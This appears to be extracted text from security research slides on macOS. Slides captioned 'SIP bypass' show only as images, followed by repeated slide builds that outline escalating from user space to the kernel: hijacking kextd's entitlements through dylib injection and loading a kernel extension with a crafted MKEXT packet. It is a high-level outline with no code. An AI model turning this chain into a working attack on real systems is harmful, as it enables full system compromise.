
SIP bypass




SIP bypass




SIP bypass




SIP bypass



SIP bypass



SIP bypass



From user space to the kernel

From user space to kernel



From user space to kernel

- Kickstart mach service com.apple.KernelExtensionServer (/usr/libexec/kextd)



From user space to kernel

- Kickstart mach service `com.apple.KernelExtensionServer` (`/usr/libexec/kextd`)
- Get the task port to hijack the entitlements of kextd



From user space to kernel

- Kickstart mach service `com.apple.KernelExtensionServer` (`/usr/libexec/kextd`)
- Get the task port to hijack the entitlements of kextd
 - Since kextd is not library validation protected, just use the old school dylib injection



From user space to kernel

- Kickstart mach service `com.apple.KernelExtensionServer` (`/usr/libexec/kextd`)
- Get the task port to hijack the entitlements of kextd
 - Since kextd is not library validation protected, just use the old school dylib injection
- Directly ask kernel to load the extension



From user space to kernel

- Kickstart mach service `com.apple.KernelExtensionServer` (`/usr/libexec/kextd`)
- Get the task port to hijack the entitlements of kextd
 - Since kextd is not library validation protected, just use the old school dylib injection
- Directly ask kernel to load the extension
 - Plan A: Use `kext_request` to send a manually crafted `MKEXT` packet



